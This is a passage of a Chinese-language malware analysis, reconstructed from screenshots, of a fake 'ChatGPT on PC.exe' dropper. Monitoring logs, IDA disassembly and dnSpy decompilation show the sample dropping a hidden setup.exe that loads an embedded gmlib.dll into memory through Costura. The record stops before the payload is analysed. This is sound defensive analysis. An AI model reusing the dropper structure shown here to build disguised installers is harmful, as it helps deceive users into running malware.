
样本名：ChatGPT on PC.exe
MD5: 60ebaeff6b1c23d45a19fd7682f7763f
SHA-256: 33094aa9fff71e220905ea21a92496257f661686491fabb0eaac81d6f3c94e43

ChatGPT on PC.exe

1. 动态执行，会在同文件夹中释放一个 setup.exe




We've trained a model called ChatGPT which interacts in a conversational way. The dialogue format makes it possible for ChatGPT to answer followup questions, admit its mistakes, challenge incorrect premises, and reject inappropriate requests. ChatGPT is a sibling model to InstructGPT, which is trained to follow an instruction in a prompt and provide a detailed response.

Destination folder
[redacted]

2. 火绒剑动态监控：

- 发现文件创建和删除




时间	进程名	进程ID	任务组...	动作	路
14:18:23:...	chatgpt on ...	4560:3...	4560	FILE_touch	C
14:18:23:...	chatgpt on ...	4560:3...	4560	FILE_remove	C
14:18:23:...	chatgpt on ...	4560:3...	4560	FILE_touch	C
14:18:25:...	setup.exe	6068:3...	4560	FILE_touch	C
14:18:25:...	setup.exe	6068:3...	4560	FILE_rename	C

日志过滤

名称	描述	监控计数
☐ MT_execm...	执行监控	42
■ MT_filemon	文件监控	2873
☐ MT_regmon	注册表监控	41050
☐ MT_procm...	进程监控	2770
☐ MT_netmon	网络监控	9
☐ MT_behavi...	行为监控	5

3. 跟踪动态分析详情：


- 发现操作的文件有__tmp_rar_sfx_access_check_50586818、setup.exe、MSPSecurity.exe 文件
- 发现调用系统函数 CreateFileW 进行操作
- 其实 setup.exe 就是__tmp_rar_sfx_access_check_50586818 文件解密改名得到的



```
进程名          进程ID    任务组...  动作          路径
.. chatgpt on ...  4560:3...  4560      FILE_touch    C:\Users\SuperVirus\Desktop\virus\chatgpt\02-16\tmp\__tmp_rar_sfx_access_check_50586818
.. chatgpt on ...  4560:3...  4560      FILE_remove   C:\Users\SuperVirus\Desktop\virus\chatgpt\02-16\tmp\__tmp_rar_sfx_access_check_50586818
.. chatgpt on ...  4560:3...  4560      FILE_touch    C:\Users\SuperVirus\Desktop\virus\chatgpt\02-16\tmp\setup.exe
.. setup.exe       6068:3...  4560      FILE_touch
.. setup.exe       6068:3...  4560      FILE_renam
```

```
栈帧  模块          位置                          地址
0     <unknow...   0x77AF4A1C                    0x77A...
1     KernelBas...  KernelBase.dll!CreateFileW+0...  0x75EB...
2     kernel32....  kernel32.dll!CreateFileW+0x4a    0x760...
```

4. IDA 打开文件，在主窗口从头搜索关键字符 “tmp”



```
R:00400000 ;
R:00400000 ; +-----------------
R:00400000 ; |   This file has
R:00400000 ; |           Copyri
R:00400000 ; |
R:00400000 ; |
R:00400000 ; +-----------------
R:00400000 ;
R:00400000 ; Input MD5    : 60EE
R:00400000 ; Input CRC32  : 9485
R:00400000
R:00400000
R:00400000                 incl
```

```
+-------------------------------------------------
|   This file has been generated by The Interactive Disassemb
```

Text search (slow!)


String: tmp

Parameters
- ☐ Case sensitive
- ☐ Regular expression
- ☐ Identifier

Direction
- ● Search Down
- ○ Search Up


☑ Find all occurences

5. 找到动态监控的文件名相似的字符串：




```
Address            Function      Instruction
.text:00401000     sub_401000    ; File Name  : C:\Users\SuperVirus\Desktop\virus\chatgpt\02-16\tmp\cha...
.text:004093C3     sub_4092F7           push    offset aRtmpD   ; "rtmp%d"
.text:0041A90B     sub_41A62C           push    offset a__tmp_rar_sfx_ ; "__tmp_rar_sfx_access_check_%u"
.text:0041AA00     sub_41A62C           push    offset aWinrarsfxmappi ; "winrarsfxmappingfile.tmp"
.text:0041B73C     sub_41B522           push    offset aS_D_tmp ; "%s.%d.tmp"
.text:0041CC71     sub_41CC0E           push    offset aWinrarsfxmappi ; "winrarsfxmappingfile.tmp"
.rdata:0043254C                  aRtmpD:                 ; DATA XREF: sub_4092F7+CCo
.rdata:00433CBC                         unicode <winrarsfxmappingfile.tmp>,0
.rdata:00433DA8                  a__tmp_rar_sfx_:        ; DATA XREF: sub_41A62C+2DFo
.rdata:00433F18                  aS_D_tmp:               ; DATA XREF: sub_41B522+21Ao
```

6. 跟入指定的函数位置 sub_41A62C：



```
0041A904 call    ds:GetTickCount
0041A90A push    eax
0041A90B push    offset a__tmp_rar_sfx_ ; "__tmp_rar_sfx_access_check_%u"
0041A910 lea     eax, [ebp-1164h]
0041A916 push    800h
0041A91B push    eax
0041A91C call    sub_403F52
0041A921 add     esp, 10h
0041A924 lea     ecx, [ebp-3188h]
0041A92A call    sub_4094CB
0041A92F and     dword ptr [ebp-4], 0
0041A933 lea     eax, [ebp-1164h]
0041A939 push    11h
0041A93B push    eax
0041A93C lea     ecx, [ebp-3188h]
0041A942 call    sub_4095B7
0041A947 mov     [ebp+13h], al
0041A94A test    al, al
0041A94C jnz     short loc_41A958
```

7. 继续分析下面的函数，在 sub_4095B7 中发现了 CreatFiles 函数：



```
0040962B
0040962B loc_40962B:
0040962B mov     edi, [esp+10h]
0040962F xor     ebx, ebx
00409631 push    ebx             ; hTemplateFile
00409632 push    ebx             ; dwFlagsAndAttributes
00409633 push    2               ; dwCreationDisposition
00409635 push    ebx             ; lpSecurityAttributes
00409636 push    ebp             ; dwShareMode
00409637 push    edi             ; dwDesiredAccess
00409638 push    [esp+28h+lpFileName] ; lpFileName
0040963F call    ds:CreateFileW
00409645 mov     [esi+4], eax
```


```
00409668 push    ebx                     ; hTemplateFile
00409669 push    ebx                     ; dwFlagsAndAttributes
0040966A push    2                       ; dwCreationDisposition
0040966C push    ebx                     ; lpSecurityAttributes
0040966D push    ebp                     ; dwShareMode
0040966E push    edi                     ; dwDesiredAccess
0040966F lea     eax, [esp+28h+FileName]
00409673 push    eax                     ; lpFileName
00409674 call    ds:CreateFileW
0040967A mov     [esi+4], eax
```

8.

setup.exe

md5:

9. 动态运行后，ChatGPT on PC.exe 会在同文件夹下创建 setup.exe（setup.exe 属性被设置为隐藏）




名称	修改日期	类型	大小
setup	2023/3/13 17:48	文件夹	
ChatGPT on PC.exe	2023/2/17 11:56	应用程序	5,832 KB
setup.exe	2023/1/31 6:02	应用程序	4,860 KB

setup.exe 属性

setup.exe


文件类型: 应用程序 (.exe)
描述: Instant Game
位置: C:\Users\Administrator\Desktop\virus\chatgpt\Ch
大小: 4.74 MB (4,976,128 字节)
占用空间: 4.74 MB (4,976,640 字节)
创建时间: 2023年3月10日，14:28:41
修改时间: 2023年1月31日，6:02:23
访问时间: 2023年3月14日，14:40:36
属性: □ 只读(R) ☑ 隐藏(H)

10. 对 setup.exe 进行分析，该程序由.net 编写




文件: C:\Users\SuperVirus\Desktop\virus\chatgpt\02-16\tmp\set
入口点: 0049EB6E
EP 段: .text
文件偏移: 0049CD6E
首字节: FF,25,00,20
连接器版本: 8.0
子系统: Win32 GUI
Microsoft Visual C# / Basic .NET
☑ 总在最前(S)

11. 利用 dnSpy 进行反编译，找到程序入口点




```
using System;
using System.Windows.Forms;

namespace Instant_Game
{
    // Token: 0x02000003 RID: 3
    internal static class Program
    {
        // Token: 0x06000007 RID: 7 RVA: 0x000022D7 File Offset: 0x00
        [STAThread]
        private static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Play());
        }
```

12. 通过分析，并未在 main 函数中发现释放资源的操作。
13. 动态调试时发现程序会先执行另外的代码，



```
using System;
using Costura;

// Token: 0x02000001 RID: 1
internal class <Module>
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File
    static <Module>()
    {
        AssemblyLoader.Attach();
    }
}
```

C#中 main 函数之前执行的代码的方法：




您可以使用 `__attribute__ ((constructor))` 进行操作。我已经用 `gcc` 和 `clang` 测试了以下示例。话虽如此，它不是语言的一部分。

```c
#include <stdio.h>

void __attribute__ ((constructor)) premain()
{
    printf("premain()\
");
}

int main(int argc, char *argv[])
{
    printf("main()\
");
    return 0;
}
```

它执行以下操作：

```
$ ./test
premain()
main()
```


14. 作者在编译时进行了设置，会在 main 函数执行前执行其他的代码，代码保存在 Costura 和 ‘-’ 命名空间中，



序集资源管理器
Instant Game.exe
PE
引用
资源
{} -
<Module> @02000001
基类型和接口
派生类型
.cctor() : void @06000001
ProcessedByFody @02000007
基类型和接口
派生类型
Costura : string @0400000E
FodyVersion : string @040000
{} Costura
AssemblyLoader @02000006
基类型和接口
派生类型
.cctor() : void @06000018
Attach() : void @06000019
CopyTo(Stream, Stream) : voi
CultureToString(CultureInfo) :
LoadStream(string) : Stream
LoadStream(Dictionary<strinc
<Module>
AssemblyLoader
AssemblyLoader
PE
Control
150 %


```csharp
using System;
using Costura;

// Token: 0x02000001 RID: 1
internal class <Module>
{
    // Token: 0x06000001 RID: 1 RVA:
    static <Module>()
    {
        AssemblyLoader.Attach();
    }
}
```

15. 进行函数跟踪，跟入 Attach 函数，发现 ResolveAssembly 函数（进行资源内存加载）：




```csharp
public static void Attach()
{
    if (Interlocked.Exchange(ref AssemblyLoader.isAttached, 1) == 1)
    {
        return;
    }
    AppDomain.CurrentDomain.AssemblyResolve += new ResolveEventHandler(AssemblyLoader.ResolveAssembly);
}
```

16. 跟入 ResolveAssembly 函数：




```csharp
// Token: 0x06000017 RID: 23 RVA: 0x00002604 File Offset: 0x00000804
public static Assembly ResolveAssembly(object sender, ResolveEventArgs e)
{
    object obj = AssemblyLoader.nullCacheLock;
    lock (obj)
    {
        if (AssemblyLoader.nullCache.ContainsKey(e.Name))
        {
            Assembly result = null;
            return result;
        }
    }
    AssemblyName assemblyName = new AssemblyName(e.Name);
    Assembly assembly = AssemblyLoader.ReadExistingAssembly(assemblyName);
    if (assembly != null)
    {
        return assembly;
    }
    assembly = AssemblyLoader.ReadFromEmbeddedResources(AssemblyLoader.assemblyNames, AssemblyLoader.symbolNames, assemblyName);
    if (assembly == null)
    {
```

17. 跟入 ReadFromEmbeddedResources 函数：
Assembly.Load(rawAssembly, rawSymbolStore)进行了资源到内存的加载（gmlib.dll）



```
private static Assembly ReadFromEmbeddedResources(Dictionary<string, string> assemblyNames, Dictionary<string, string> symbolNames,
  AssemblyName requestedAssemblyName)
{
    string text = requestedAssemblyName.Name.ToLowerInvariant();
    if (requestedAssemblyName.CultureInfo != null && !string.IsNullOrEmpty(requestedAssemblyName.CultureInfo.Name))
    {
        text = string.Format("{0}.{1}", requestedAssemblyName.CultureInfo.Name, text);
    }
    byte[] rawAssembly;
    using (Stream stream = AssemblyLoader.LoadStream(assemblyNames, text))
    {
        if (stream == null)
        {
            Assembly result = null;
            return result;
        }
        rawAssembly = AssemblyLoader.ReadStream(stream);
    }
    using (Stream stream2 = AssemblyLoader.LoadStream(symbolNames, text))
    {
        if (stream2 != null)
        {
            byte[] rawSymbolStore = AssemblyLoader.ReadStream(stream2);
            Assembly result = Assembly.Load(rawAssembly, rawSymbolStore);
            return result;
        }
    }
    return Assembly.Load(rawAssembly);
```

其中 rawAssembly 变量是一个字节数组，它是包含已发出程序集的基于 COFF 的映像（程序的二进制文件）：




```
000001653757202A 44 00 00 00 00 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 D.....MZ.............
000001653757203F 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 .........@...........
0000016537572054 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
0000016537572069 00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 ................!..L.!
000001653757207E 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 This program cannot b
0000016537572093 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A e run in DOS mode....
00000165375720A8 24 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00 B7 BA CE DD 00 $.......PE..L........
00000165375720BD 00 00 00 00 00 00 00 E0 00 02 21 0B 01 30 00 00 70 44 00 00 06 ..........!..0..pD...
00000165375720D2 00 00 00 00 00 00 E2 8E 44 00 00 20 00 00 00 A0 44 00 00 00 00 ........D.. ....D....
00000165375720E7 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 .. ..................
00000165375720FC 00 00 00 00 00 E0 44 00 00 02 00 00 00 00 00 00 03 00 60 85 00 ......D...........`..
0000016537572111 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 .....................
0000016537572126 00 00 00 00 00 00 00 00 00 00 8D 8E 44 00 4F 00 00 00 00 A0 44 ............D.O.....D
000001653757213B 00 84 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
0000016537572150 00 C0 44 00 0C 00 00 00 DC 8D 44 00 38 00 00 00 00 00 00 00 00 ..D......D.8.........
0000016537572165 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
```

局部变量

名称	值
assemblyNames	{System.Collections.Generic.Dictionary<str
symbolNames	{System.Collections.Generic.Dictionary<str
requestedAssemblyName	{GmLib, Version=1.1.1.8, Culture=neutral,
text	"gmlib"
rawAssembly	{byte[0x00447800]}
stream	{System.IO.MemoryStream}
result	null
stream2	{System.IO.MemoryStream}
rawSymbolStore	{byte[0x00008600]}

rawSymbolStore 变量包含表示程序集符号的原始字节的字节数组




```
453 00 00 00 00 00 4D 69 63 72 6F 73 6F 66 74 20 43 2F 43 2B 2B  .....Microsoft C/C++
468 4D 53 46 20 37 2E 30 30 0D 0A 1A 44 53 00 00 00 00 02 00 00  MSF 7.00...DS........
47D 00 00 00 43 00 00 00 14 01 00 00 00 00 00 00 40 00 00 00 00  ...C..........@.....
492 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
4A7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
4BC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
4D1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
4E6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
4FB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
525 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
53A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
54F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....................
```

局部变量


名称	值
assemblyNames	{System.Collections.Generic.D
symbolNames	{System.Collections.Generic.D
requestedAssemblyName	{GmLib, Version=1.1.1.8, Cult
text	"gmlib"
rawAssembly	{byte[0x00447800]}
stream	{System.IO.MemoryStream}
result	null
stream2	{System.IO.MemoryStream}
rawSymbolStore	{byte[0x00008600]}

18. AssemblyLoader.Attach() 执行完后，程序转到入口点 main 函数进行执行；核心程序在 Play()对象中：




```
using System;
using System.Windows.Forms;

namespace Instant_Game
{
    // Token: 0x02000003 RID: 3
    internal static class Program
    {
        // Token: 0x06000007 RID: 7 RVA: 0x000022D7 File Offset:
        [STAThread]
        private static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false)
            Application.Run(new Play());
        }
    }
}
```

19. 跟入 Paly()对象：




```
namespace Instant_Game
{
    // Token: 0x02000002 RID: 2
    public class Play : Form
    {
        // Token: 0x06000002 RID: 2 RVA: 0x00002057 File Offset: 0x00000257
        public Play()
        {
            this.InitializeComponent();
            new Thread(new ThreadStart(this.start_Main)).Start();
        }

        // Token: 0x06000003 RID: 3 RVA: 0x0000208D File Offset: 0x0000028D
        private void start_Main()
        {
            GameController.ExtactGame(this.argsParameter);
        }
```

20. 发现 Paly()对象会调用 GameController 执行 ExtractGame 方法；而 GameController 对象是从前面加载的 Gmlib.dll 中定义的

